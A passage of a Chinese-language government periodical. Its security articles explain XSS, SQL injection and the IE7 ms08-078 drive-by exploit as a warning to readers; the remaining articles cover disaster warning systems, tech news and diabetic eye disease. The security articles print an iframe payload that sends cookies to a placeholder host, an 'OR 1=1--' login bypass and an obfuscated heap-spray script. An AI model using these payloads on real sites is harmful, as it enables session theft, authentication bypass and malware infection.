跨網站腳本攻擊(Cross Site Script)為了避免和現有的CSS(Cascading Style Sheets)搞混，因此簡稱為XSS攻擊。XSS攻擊是利用經常出現在Web應用中的電腦安全性漏洞，它允許駭客將程式碼植入提供給其他使用者瀏覽的頁面中。舉例來說，駭客將惡意程式碼搭配特殊的html語法張貼在文章當中，讓使用者無法察覺他們正在瀏覽的網頁中帶有惡意的程式碼，如下所示：

```
<iframe src=" http://www.xxx.com.tw/index.php?value="+document.cookie height=" 0" weight=" 0" ></iframe>
```

當使用者瀏覽駭客所張貼在文章內的惡意程式碼時，便會竊取使用者的Cookie，並傳送到駭客所指定的URL(Uniform Resource Locator)。駭客便可以利用使用者的Cookie，讓網站誤以為駭客是其他使用者；若該名使用者具有管理者權限的話，那麼駭客便可以針對網站的內容進行修改。

在國內外有許多的XSS攻擊案例，國外以MySpace的案例最為人所共知。程式設計師Samy在自己的MySpace個人簡介中插入了惡意的程式碼，只要瀏覽過Samy個人簡介的使用者都會自動加入Samy為好友，同時也會在瀏覽者的個人簡介中插入同樣的程式碼。如此一來，一傳十，十傳百，Samy透過這個方法在24小時之內感染了超過100萬個MySpace會員。而XSS的攻擊案例在國內亦時有所聞，例如民國95年國內知名部落格網站—無名小站，遭到駭客利用XSS漏洞進行攻擊，導致該部落格會員之個人資料外洩情事。

### 參、注入攻擊

注入攻擊包括了資料隱碼(SQL Injection)以及Command Injection。目前大部分的網站都是使用資料庫儲存資料，透過SQL(Structured Query Language)查詢語法挑選出我們所需要的資料並呈現在網頁中。當程式設計師撰寫網頁進行資料庫查詢時，會根據使用者需求填入不同的關鍵字以取得相對應的資料。

不過，SQL查詢語法卻變成了駭客的「填空遊戲」，駭客根據程式設計師的觀點去思考，猜測SQL查詢語法是如何設計，並不斷填上不同的關鍵字去測試SQL的查詢語法，便可將其他機密資料(如使用者帳號及密碼等)顯示在網頁中，或者是繞過網頁的權限檢查功能而登入網站。舉例來說，程式設計師撰寫一個身分驗證的網頁，使用者必須輸入正確的帳號密碼才能通過驗證；程式設計師所設計SQL查詢語法可能如下所示：

```
SELECT COUNT(*) FROM user WHERE username = ' + name + ' AND password = ' + pass + ';
```

若資料庫所回傳的筆數大於0時，代表使用者所輸入的帳號密碼是正確的；反之，使用者所輸入的資料是錯誤的。但是駭客輸入一些變造過的資料讓整句SQL查詢語法變成：

```
SELECT COUNT(*) FROM user WHERE username = " OR 1=1-- ' AND password = '1234 ';
```

如此一來，條件式的後面被註解符號所取代(“-”在SQL Server下表示註解用)，再加上OR後面的判斷式為真，所以會回傳user資料表的總筆數；由於回傳的總筆數大於0，因此駭客便可以通過身分驗證。除了通過身分驗證之外，駭客還可以利用類似的手法取得其他機密資料、修改資料庫內容，

甚至透過資料庫去操控該台主機，作為駭客攻擊他人的跳板。

#### 肆、網頁掛馬與網路釣魚

上述的兩種網站安全性弱點都相當普遍地存在，那麼駭客又是利用XSS攻擊以及注入攻擊手法進行什麼樣的攻擊呢？而網頁掛馬就是近幾年駭客利用XSS攻擊或是注入攻擊所產生新的攻擊型態。以往駭客都是透過電子郵件寄發木馬程式或者是放在網路上讓不知情的使用者下載執行，但由於目前民眾對於資訊安全都有相當程度的了解，駭客要用舊的方法植入木馬到使用者電腦的機會也越來越小。因此，駭客便想到利用XSS攻擊或注入攻擊的方式，將惡意程式的連結用特殊的html語法表示，使用者在瀏覽網頁時並不會發現，但是瀏覽器卻悄悄地下載並執行惡意程式。而這些惡意程式會自動跟駭客進行連線，駭客便可以在遠端操控這些電腦。若被掛馬的網頁是個很冷門的網站，受到波及的使用者可能只是少數；但是Yahoo或Google等熱門入口網站一旦遭到XSS攻擊或是注入攻擊，頁面中被植入惡意程式碼，勢必會造成相當大量的使用者遭到波及。

除了網頁掛馬之外，網路釣魚也是這幾年相關熱門的資訊安全議題。首先，駭客利用軟體備份目標網站的網頁及圖片，並申請一個類似的Domain Name後，將該網站的內容建置在駭客所申請的Domain Name。駭客會在所建立的假網站中進行些許的修改，其中可能會竊取使用者的資料或者是植入惡意程式在瀏覽網站的使用者電腦中。如此一來，駭客利用XSS或注入攻擊的方式插入導向假網站的語法，當使用者一旦瀏覽被駭客所插入程式碼的頁面後，便會直接導向到駭客所建立的網站；由於網站內容極為類似，使用者本身並不自覺已被導向至另一個網站了。若使用者仍持續在假網站上進行瀏覽與操作的話，便有可能會被竊取機密資料或者被植入惡意程式。

#### 伍、結語

以往一般大眾對於資訊安全的認知僅止於上網不要任意下載來源不明的軟體或者是不要隨意開啟電子郵件的附件等，雖然這些方法都是良好的習慣，但是駭客所使用的手法也在求新求變。以往使用者可能認為單純瀏覽網頁是相當安全的，但自從XSS攻擊和注入攻擊越來越盛行之後，即便是單純地瀏覽網頁都可能被竊取機密資料或者是被植入木馬。因此，除了使用者要安裝防毒軟體並定期更新病毒碼，以防堵已知的惡意程式之外；程式設計師在網站上線之前，也可以參考OWASP所提出的網路十大安全性弱點，在網路上尋找相關的工具進行基本檢測，可以幫助程式設計師發現比較明顯且嚴重的漏洞。除了利用自動化工具幫助尋找漏洞之外，也可以請對檢測網站有經驗的專家以滲透測試的方法進行更深入的安全性檢測，以人工輔以自動化工具的方式彌補自動化工具誤判或漏判的情形發生。

（作者為國家資通安全會報技術服務中心經理）

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

透過掛馬的手法，很容易就讓使用者掉入駭客所設計的陷阱。

## 網頁掛馬案例介紹

### — 以ms08-078為例

◎陳培德

#### 壹、緒論


2008年12月初，中國大陸「知道安全」(Known Sec)研究團隊在網際網路上公布了最新的IE7弱點，該研究團隊一開始將該弱點之攻擊程式誤認為修補檔案，並在其內部網路進行分享。隨後，該弱點的攻擊程式碼(Exploit Code)在網路上以1萬5,000美元的價格出售，不久在各大駭客網站陸續都能下載該攻擊程式。由於微軟公司尚未針對此弱點提供修補程式，因此該弱點成為最新的零時差攻擊程式。

在微軟尚未提供修補程式前，駭客們當然不會放棄使用這個零時差的攻擊程式。駭客僅需將攻擊程式置於民眾較常瀏覽的網站，如果有IE7的使用者瀏覽該頁面，便會自動下載惡意程式至使用者的電腦，成為駭客所操控的目標。由於目前IE7仍是大多數使用者在瀏覽網頁時的首選，再加上該弱點在目前所有軟體作業系統上都能成功發動攻擊，因此造成了網際網路上一片恐慌。所幸微軟公司在不到一個星期的時間發布了該弱點的修補程式提供IE7的用戶下載，才算平息了這一波紛爭。

#### 貳、ms08-078弱點分析

這個曾經令眾多網友恐慌的弱點，到底是用什麼方法讓IE7自動下載惡意程式到使用者的電腦呢？接下來本文將簡單說明該攻擊程式的運作原理。首先，我們說明在正常的狀況下，使用者是如何利用IE7來瀏覽網頁？如下圖1所示。

當使用者想要瀏覽某個網站時，使用者就會透過IE發出Request給該網頁伺服器；網頁伺服器便會將網頁內容傳送給使用者，網頁的內容是由許多標籤所組成，因此IE會透過本身的元件去解讀每個標籤，再根據這些標籤將圖片、文字、動畫...等內容載入瀏覽器，使用者便可看到所設計的網頁畫面。




資料來源：自行整理

圖1：正常網頁瀏覽程序

若是在正常的網頁伺服器中，我們可以預期所回傳的資料內容格式都是合法的。在HTML(Hyper Text Markup Language)中img標籤是用來顯示圖片，其中的src屬性就是用來指定該圖片所在的位址，可以在本機伺服器上的圖片，也可以是某張圖片的URL，而駭客則是在網頁標籤中動手腳。以ms08-078這個弱點為例，駭客將img標籤中的src屬性修改為&#114;&#2540;.xxx.com.tw/logo.jpg。當IE7在處理img標籤中的src屬性時，便會抓到最前面的&#114;&#2540，而&#114;&#2540則會轉換成0x0a0a0072，負責處理的mshtml.dll元件會以為是要去執行該記憶體位址的資料，便去讀取該記憶體內的資料。若記憶體位址內的資料是無用的資料，對使用者而言並不會造成傷害，但若駭客將下載並執行惡意程式的指令置於該記憶體位址的話，那麼後果便不堪設想。

那麼駭客又是如何將下載執行惡意程式的指令放到記憶體的位址去呢？我們可以從資料來源：以圖2的Java Script 來分析。




```
function spray(sc) {
    var bwkbnwvojsqweyvvgabdlie = 0x0a0a0a0a;
    var bwkbnwvojsqweyvvgabdlieyqfbygrgz=unescape;
    var asdfkj129312asdfasd = bwkbnwvojsqweyvvgabdlieyqfbygrgz(sc);
    var heapBlockSize = 0x100000;
    var payloadSize = asdfkj129312asdfasd.length * 2;
    var szlong = heapBlockSize -(payloadSize+0x038);
    var retVal = bwkbnwvojsqweyvvgabdlieyqfbygrgz("%u0a0a%u0a0a");
    retVal = getSampleValue(retVal,szlong);
    aaablk = (bwkbnwvojsqweyvvgabdlie - 0x100000)/heapBlockSize;
    zzchuck = new Array();
    for (i=0;i<aaablk;i++) {
        zzchuck[i] = retVal + asdfkj129312asdfasd;
    }
}
```

資料來源：自行整理

圖2 使用JavaScript產生資料於記憶體中

駭客利用一個for迴圈向E要求很大一塊的記憶體內容：舉例來說這個for迴圈跑了100次，那麼E就會產生100塊記憶體內容，而每一塊的記憶體內容都是讓E自動去下載並執行惡意程式的指令。因此，只要駭客將img標籤中的src屬性所指定的位址，改為任意一塊有惡意程式的記憶體位址，那麼E就會自動去下載並執行惡意程式。記憶體的內容如下圖3所示。



資料來源：自行整理

圖3 記憶體中下載並執行惡意程式的指令

我們可從記憶體中的內容大致看到，記憶體中的指令會使用urlmon.dll文件中的URLDownloadToFile函數去下載我們所指定的程式。為了避免我們實機主機也被植入惡意程式，因此我們將惡意程式的URL以本機的小算盤代替。

**參、網頁掛馬**

網頁掛馬又稱之為「網頁隱藏式惡意連結」。簡單來說，駭客會先對熱門的網站進行攻擊，例如：透過XSS、SQL Injection手法將惡意程式碼或連結插入網頁中，或者直接對網頁伺服器進行攻擊，在取得該主機的權限控制後修改網頁的內容。一旦被駭客插入惡意程式碼或連結的頁面被其他用戶所瀏覽，便會掉入駭客所設下的陷阱，不知不覺之中就被植入了惡意程式。

駭客首要工作是找尋一個可以成功利用IE的弱點，於是ms08-078在尚未公布之前想當然成為駭客的最愛。駭客只需設計好一個可以成功利用ms08-078弱點的網頁後，就可以設法把惡意網頁放至熱門的網站供使用者瀏覽，誘使他們去點擊該連結。若瀏覽的使用者沒有執行該弱點的安全性更新，駭客所撰寫的惡意網頁便會成功執行，植入惡意程式到使用者的電腦中。

**肆、結語**

網頁掛馬是相當新的駭客手法，最重要的是透過掛馬的手法很容易就讓使用者掉入駭客所設計的陷阱，令人防不勝防。為了避免使用者在瀏覽網頁時被植入惡意程式，建議使用者定期安裝最新公布的安全性更新。此外，ms08-078的攻擊手法是在原本應該要存放資料的記憶體空間被放入惡意程式。如果使用者是使用Microsoft Windows Vista或是Windows 2008 Server版本的作業系統，可以開啟DEP(Data Execute Prevention)的功能。DEP的作用在於避

免自資料存放的記憶體區塊中執行程式，也就是說若惡意程式是存放在不該存在的記憶體區域時，DEP機制便可以防範ms08-078此種攻擊手法的再度發生。

(作者為國家資通安全會報技術服務中心經理)

▲[Top](#)

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

以科學技術協助災害預警能力的提升，是當代預知災害密碼的方法之一。

## 預知災害密碼？

◎ 王怡文

災害一直伴隨著人類歷史而存在，而人類在敬畏天地之餘，為了自身存續的必要，希望能透過各種方法探尋預知災害的密碼，進而期望能掌控災害而逢凶化吉。在上古及中古時期，無論中西皆然，在君權神授體制下的古人相信：人間的大災難與禍害，上天會經由天體的異常現象與變化提前示警，例如傳說古埃及根據太陽和天狼星同時在地平線上的升起，可以知道尼羅河的汛期。因此，觀察天象可說是古代解開災害密碼的方法之一。西方的君王倚重符徵專家（symbol specialist）運用玄奧的圖騰與巫術密碼，占卜吉凶、以啟天意，以神秘的術數預測災害與禍難；在我國古代，根據司馬遷《史記》載錄〈龜策列傳〉之利用龜甲的裂痕以推測凶吉，也是訊問未來以趨吉避凶。我國許多朝代均設有職司觀察天象、預測禍患的單位，例如明代欽天監設觀象台，凡日月星辰、風雲氣候等諸天象，皆進行有系統的觀測，如有變異，則視為上天有所警示，其任務之一即為根據天體運行的觀測，進行對災害解密的過程。

自18世紀工業革命肇始，知識專業化與細分化的結果，逐漸邁入了現代文明世紀；而對災害的預測技術，業已逐漸脫離以神秘術數為知識基礎的占卜預測方式，取而代之為有系統且以大量科學知識為基礎的分析研判知識，但追根究底，其根本精神都是在尋求對災害知識的掌握與解謎過程。然而雖時至今日，科學技術高度發展，當面對高度複雜又變幻莫測的災害，相信目前仍然沒有任何科學家，可以有十足的把握去掌握災害並預測災害，尤其在全球暖化與氣候變遷加劇的現在。根據聯合國「跨國氣候變遷小組」（IPCC, Intergovernmental Panel on Climate Change）的報告指出，人類排放大量二氧化碳等氣體導致全球氣溫與海平面上升，本世紀的升幅預計會比過去一千年還高，到本世紀末，可能動輒出現極端的酷熱、乾旱、暴雨與大雪，颱風強度也會更猛烈。

值得注意的是，臺灣暖化的速率是全球平均值的兩倍，又由於臺灣自然與社會人文環境特殊，氣候與環境變遷引致災害的問題有越來越嚴重之趨勢，例如：颱風與梅雨季的降雨強度與總降雨量，以及乾旱等災害性天氣的強度增加、地下水超抽與地層下陷問題、海水位上升、921地震後之地質條件改變、雲林地區地層下陷導致高鐵安全疑慮等問題，所以臺灣暖化趨勢及特殊之自然與社會環境變遷，將提升其易致災性。以此趨勢分析，如何能更精準地掌握災害，並能預知災害的進程，換言之，以科學技術協助災害預警能力，也就是以科技能力解開災害密碼能力的提升，是歷史長流過程，在殘酷的災害生存遊戲中，應更積極面對的課題。

以科學技術協助災害預警能力的提升，是當代預知災害密碼的方法之一。政府依〈災害防救法〉設置「國家災害防救科技中心」，主要的任務在推動災害防救科學技術之研發與成果之應用落實，試舉颱風、強震及毒化災等例說明目前災害預警的科研發展情形：

一、颱風應變決策支援系統：颱風應變決策支援系統（詳圖1）是建構於網路地理資訊系統架構下的自動化專家系統，整合氣象降雨監測、淹水、土石流災害預警資訊以及災情分布等資訊，整合系統化資訊作為災害潛勢分析的基礎，包括三項主要功能：

1. 監測預報：監測雨量及雷達回波推估雨量。
2. 分析研判：運用監測預報資訊進行淹水及坡地災害警戒區域研判。
3. 境況展示：應用3D立體視覺化展示災害警戒區域。




圖1：颱風應變決策支援系統  
(資料來源：國家災害防救科技中心)

這些自動監測資訊，較能掌控每一個颱風或洪水災害的進程。傳說大禹為了治理黃河流域的洪水，三過家門而不入，如果當時大禹有洪水應變決策支援系統，就不需要穿山越嶺走透透，也能有效治水了。

二、強震即時警報系統：古人相信地震的原因係地牛翻身，所以稱地震為大牛換肩，但是地牛何時會翻身？根據目前既有的科學技術，尚無法準



確預測，而強震即時警報系統（earthquake early warning system）是目前經評估最有效可降低因地震導致的災害傷亡，且為已實際落實的減災方法之一；該系統的應用能即時有效降低風險，提升關鍵基礎設施的邊際安全。日本已於2007年對一般大眾公開此種緊急地震速報系統，讓日本民眾可接收即時的地震警報。臺灣地震觀測及定位技術已有很好的成果，地震觀測網監測地震之應用，亦即在地震發生時，立即偵測P波並定位，在S波到達前發布強震即時警報，亦即利用P波與S波間的速率差異（詳圖2），取得即時預警的黃金10至15秒時間，得以避難，例如：高速行駛的火車或捷運的緊急停駛、精密儀器製程的暫停、醫院手術中的緊急處置、瓦斯管線的中斷等，或能讓在上課的中小學生於群聚的學校教室外避難。推動地震即時警報是政府未來推動的重點任務，但因目前地震預報技術發展尚有其限制，無法達成百分之百的準確，所以非常重要的一點是：在民眾認知上，對「誤報」需有較高的容忍程度，政策才有繼續推動的可能。



圖2：強震即時警報系統資訊傳送示意圖  
（資料來源：國家災害防救科技中心）

三、毒化災決策支援系統：隨著社經文化的複雜程度提升，人為災害也經常威脅民眾的日常生活，以毒化災害為例，如果能以網路模擬的方式，提出不同毒化物溢出時之情境模擬（scenario），將對災害管理與預警有助益。毒化災決策支援系統（詳圖3）是以美國環保署與能源署共同發展的毒化物重質氣體模式為核心，整合本土即時氣象資訊與Web-GIS（網路地理資訊系統）技術，簡化操作方式發展成適合臺灣環境的模擬模式，並提供網路即時模擬功能，以圖層展示毒化物可能的散布濃度與範圍，結合基本圖層(包含人口密度及防救災資源等)與Google Earth軟體，可以迅速了解毒化物可能的散布濃度與範圍，提供防救災相關人員及單位於事故發生時，作為緊急疏散方向與距離之決策參考。



圖3：毒化災決策支援系統  
（資料來源：國家災害防救科技中心）

由上述所學科技應用於災害預警與管理的例子得知，面對環境變遷的日益嚴峻與地震等大自然災害的挑戰，尚有許多未解之謎，從古代的占卜符徵專家到當代科學家，都致力解開災害的密碼，並進而期望掌握與管理災害；所幸當代科學技術發展已大有進展，透過系統化的資訊蒐集、資料庫建立與模式發展等預警的科學方法，相較於過往已可大幅減少因災害導致的傷亡。但謙虛以對災害，並建構安全的環境，仍是大家終極的目標。

（作者為財團法人國家實驗研究院國家災害防救科技中心副研究員）

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

新觀念、新知識、新視野

## 科學新聞摘要

◎ 林治平

### 上網人數激增 突破10億大關

電腦網路日漸普及，上網人數快速增加，根據網路調查業者統計，全球上網人數已於去年底突破10億大關，且由於這項調查只涵蓋使用家中或辦公室電腦的15歲以上使用者，未計入使用網咖等公共場所電腦或以手機上網的人，因此確實數字應該更高。網路使用者人數達到10億里程碑後，據信很快將再挑戰20億關卡，而突破30億的速度還將加快。

就區域而言，亞太地區的上網人數占了全球的41%，歐洲以28%居次，北美地區以18%排第三，接下來是拉丁美洲、中東和非洲；就國家而言，中國以1億8,000萬人獨居鰲頭，其次依序是美國、日本、德國和英國。最熱門網站則以Google居首，接下來是微軟、雅虎、美國線上和維基百科的網站；至於社交網站則以Facebook排名第一。

### 網路釣魚新招 藉退稅騙個資

網路雖方便快捷，卻也成為犯罪工具，美國最近即發現有新的「網路釣魚」手法，詐騙集團利用發放振興經濟退稅款的名義，發送假電子郵件，企圖以退稅為餌騙取個人資料。這類電子郵件以官方名義鬆懈收件人的心防，要求他們以電郵中所附連結開啟一個網站，或是填寫郵件附加檔案後寄回，最終目的就是要收件人將個人資料奉上。

所謂「釣魚」是網路上常見的詐騙手法，通常是使用假電郵或其他網路花招，騙人提供他們的個人身分資料和各種帳戶的帳號密碼，再藉這些資料騙錢。美國網路資訊安全防護機構「電腦安全緊急應變小組」已發出通報，請民眾慎防這種新的詐騙手法。這個官方與民間企業聯合組成的機構成立於2003年，目的是為了保護美國網路基礎架構，以防遭受網路攻擊。

### 金融海嘯衝擊 企業資訊瀕危

網路犯罪的對象當然不只個人，企業的資料也是目標；犯案的除了犯罪集團，也可能有窩裡反的員工。據電腦安全業者調查後估計，去年全球企業因此所蒙受的損失超過1兆美元。這項世界首見的資訊經濟安全調查，訪問了美英日中等8國的逾800位企業資訊長，受訪業者估計去年智慧財產權的損失總計46億美元，而修復費用則為6億美元，但據信對智財價值和損失的金額嚴重低估。

去年全球金融危機爆發後，企業面臨削減開支的壓力，導致電腦安全措施縮水，盜竊資料的行徑更為猖獗，有近四成業者坦承公司重要資訊的安全保障不如以往，業者擔心可能引發全球性的重大資訊流失災難。與日俱增的網路犯罪集團伺機竊取企業資訊，通常鎖定企業高層主管下手；此外，面臨失業和減薪的員工也可能利用工作機會上下其手，竊取公司重要資訊以販售圖利或提升自己謀職的行情。

### 看電視打電玩 青少年易憂鬱

科技帶給人們許多方便與樂趣，但也可能影響人們的生活和健康。美國有研究發現，青少年長期接觸電子媒體，包括看電視和打電玩，成年後可能罹患憂鬱症之比率達7%，而且接觸電子媒體時間愈長，患憂鬱症的機率恐怕越高。研究人員認為原因是青少年沈迷電視和電玩，會耗費掉可用來進行社交和運動等有益身心健康活動的時間，此外，電子媒體傳送的訊息有可能刺激心情和影響睡眠。

有趣的是美國另有研究發現，不只青少年愛打電玩，成年人好此道者也不在少數；18歲以上的人有超過一半會打，而且逾兩成幾乎每天都玩，只是比率隨年齡遞減；18到29歲多達八成愛玩，而65歲以上也還有兩成三。調查也發現男性比女性更愛打電玩，而教育程度越高的人打電玩比率也越高；至於電玩器材則是以電腦最受玩家喜愛。

### GPS電子褫母 緊盯孩子行蹤

GPS全球定位系統應用日廣，如今英國有業者開發出外型像手錶的裝置，可以牢牢繫在兒童手上，讓父母可隨時掌控孩子的行蹤，精確度達到3公尺以內，而且防水防震，充電一次可使用3天。這種兒童定位器戴上後才開始運作，而且很不容易取下，一拆下就會傳送警示簡訊到父母的手機，並顯示地圖，標明孩子的最後所在位置。

這種定位器結合全球定位系統與GSM全球行動通訊系統，只要戴在孩子手腕上就會持續發送訊號，通報孩子所在的位置，就像有個電子褫母跟在身邊。父母也可以登入公司的網站，查詢子女的位置；甚至可在網路地圖上畫出一個範圍，有如設立一道無形的柵欄，只要子女超出所定的範圍，電子定位器也會立刻傳簡訊通知父母。

### 辦公室大不當 影響員工身心

辦公室的設計除了事關美觀和工作效率外，也有可能影響員工的身心健康。澳洲的研究發現，打通隔間牆的開放式大辦公室最不理想，有多達九成受訪員工認為生理與心理受到負面衝擊。這些員工覺得上班時壓力大、血壓常升高、缺乏隱私和安全感、較易和同事發生衝突，而且人員流動性較大，可能都與開放式的辦公環境有關。

據估計採用開放式設計的辦公室可以節省約兩成的經費，但專家建議老板對此事不能以省錢掛帥，也要考慮員工的需求和對他們身心的影響，否則恐怕得不償失。例如大辦公室比較吵鬧，除了影響心情，也會造成精神難以集中而降低生產力；此外，所有員工共聚一堂，更便利病毒傳播，當爆發流感等傳染病時，可能相互感染。

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

糖尿病的病史越久，造成視網膜病變的危險性越高。

## 認識「糖尿病視網膜病變」

### —不要讓我們的視界從「彩色」變成「黑暗」

◎ 蔡馨儀

#### 壹、前言

糖尿病視網膜病變是一種終身的疾病，千萬不要讓我們的視覺從「彩色」變成「黑暗」。話說老王是五十幾歲的中年男性，已有二十多年的糖尿病史，可是仗著年輕力壯，感覺身體無病無痛，眼睛清澈看得又明亮，糖尿病對其生活或工作似乎沒有影響，因此多年來，老王都沒有注意控制血糖，亦未定期門診追蹤檢查。就在一次激烈的運動之後，突然感覺視線模糊，眼前出現一片烏雲遮蔽，趕緊到眼科檢查，才知道原來雙眼早已罹患糖尿病視網膜的病變，因為突發性的眼內出血，造成視力急速下降；幸經即時就醫治療，否則持續惡化，極有可能失明。

#### 貳、糖尿病患視力惡化的主要原因

為甚麼糖尿病患會發生視網膜病變呢？簡單地說，就是因為血糖太高，造成全身性微血管病變，若發生在眼睛內微血管最多的視網膜，就容易導致視力急速下降。視網膜位於眼球內的底部，富含許多感光細胞，就好比照相機的底片，可以感受明暗與色彩，再傳遞到大腦，讓人類能看清多姿多彩的世界。玻璃體則相當於底片之前的相機內部空間，大約占據眼球內五分之四的體積，主要是由水份及其他黏稠透明膠狀物質所組成，能讓光線透過抵達視網膜。在糖尿病視網膜病變發生的初期，病患不會有任何感覺，視力也不會有變化，但是放大瞳孔進行眼底視網膜檢查時，即可發現不正常的微血管瘤；此現象一方面表示血糖控制不佳，一方面表示罹患糖尿病的時間已經很長，只是自己不曉得而已。這些初期的微血管瘤具有高通透性，會導致視網膜水腫，倘若視網膜水腫影響到視力最重要的黃斑部，也就是造成黃斑部水腫，就會感覺視力急遽下降。當出現足以影響視力的糖尿病病變時，必須儘快以雷射光治療，避免視力繼續惡化。此外，末期嚴重的糖尿病視網膜病變可能併發眼內出血(玻璃體出血)及視網膜剝離(牽扯性視網膜剝離)而使視力的回復變得困難。

糖尿病視網膜病變，一般分為：

1. 基礎性(非增殖性)糖尿病視網膜病變：在視網膜上可看到一些微血管瘤、小出血點、脂肪性滲出物等。病變繼續發展也會進一步造成微血管閉鎖，視網膜產生缺血性變化；當這些缺血性變化促使視網膜產生許多不正常的新生血管，就進展到增殖性糖尿病視網膜病變。
2. 增殖性糖尿病視網膜病變：在視網膜上可看到一些不正常的新生血管，有的會長到玻璃體中；這些新生血管不僅會大量出血，因玻璃體出血嚴重影響視力，且易產生纖維化的組織，拉扯視網膜，造成視網膜剝離，最終可導致失明。

#### 參、糖尿病視網膜病變的治療方式

糖尿病視網膜病變會造成視網膜出血、黃斑部水腫、玻璃體出血、視網膜剝離等合併症，需視個案病症，採取雷射治療、手術治療、冷凍治療等方式。

1. 雷射治療：是目前治療糖尿病視網膜病變的重要工具，也是公認治療糖尿病視網膜病變最可靠的方法之一，只須門診治療而不必住院。病患接受治療前須先放大瞳孔，於治療時，病患不會感覺疼痛，只知眼前有一道光閃爍。雷射治療分為周邊視網膜雷射及中間黃斑部雷射兩種，周邊視網膜雷射是破壞黃斑部以外缺氧的視網膜，以降低耗氧量，讓不正常的新生血管萎縮閉鎖，也減少新生血管出血的機會，以保住中心視力；黃斑部的雷射則是要消除黃斑部水腫。雷射治療往往需要分成數次治療，其主要目的在防止視網膜病變惡化，使視力維持穩定。
2. 手術治療：對於十分嚴重之糖尿病視網膜病變，如增殖性糖尿病視網膜病變，造成玻璃體出血或牽扯性視網膜剝離，除了以雷射光治療外，有時也要開刀進行眼內玻璃體切除術及視網膜復位手術。
